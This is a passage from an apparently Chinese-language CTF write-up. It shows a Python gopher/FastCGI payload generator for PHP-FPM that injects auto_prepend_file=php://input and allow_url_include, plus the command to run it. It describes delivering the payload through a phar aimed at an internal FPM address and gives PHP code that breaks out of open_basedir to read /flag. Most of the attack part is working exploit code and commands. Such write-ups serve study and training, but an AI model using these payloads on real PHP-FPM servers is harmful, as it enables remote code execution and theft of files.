        'REMOTE_PORT': '9985',
        'SERVER_ADDR': '127.0.0.1',
        'SERVER_PORT': '80',
        'SERVER_NAME': "localhost",
        'SERVER_PROTOCOL': 'HTTP/1.1',
        'CONTENT_TYPE': 'application/text',
        'CONTENT_LENGTH': "%d" % len(args.code),
        'PHP_VALUE': 'auto_prepend_file = php://input',
        'PHP_ADMIN_VALUE': 'allow_url_include = On'
    }
    if args.ext and args.include_file:
        #params['PHP_ADMIN_VALUE']='extension = '+args.ext
        params['PHP_ADMIN_VALUE']="extension_dir = /var/www/html\nextension = ant.so"
        params['PHP_VALUE']='auto_prepend_file = '+args.include_file
    if not args.url_format and not args.base64_format :
```

```
        response = client.request(params, args.code)
        print(force_text(response))
    else:
        response = client.gopher(params, args.code)
        if args.url_format:
            print(urllib.parse.quote(response))
        if args.base64_format:
            print(base64.b64encode(response))
```

指定FPM的内网IP、php文件的路径、端口默认9000、运行的php代码、并且要求urlencode

```
python gopher.py ip /var/www/html/index.php -p 9000 -c "<?php phpinfo();?>" -u
```

phar生成脚本修改url为`gopher://10.0.248.6:9000/_`加上生成的payload
将这个gopher协议生成phar包，之后就读取到了phpinfo()
发现open_basedir限定了范围，接着就是绕过读取根目录结构，将phpinfo()改一下就行，用filesystemiterator，最后发现flag在/flag，用ini_set和mkdir组合读取

改gopher的参数c为以下代码

```
<?php mkdir('test');chdir('test');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');c
hdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
?>
```

https://blog.csdn.net/Xxy605/article/details/120161001 这篇博客还记录了 自动获取flag的脚本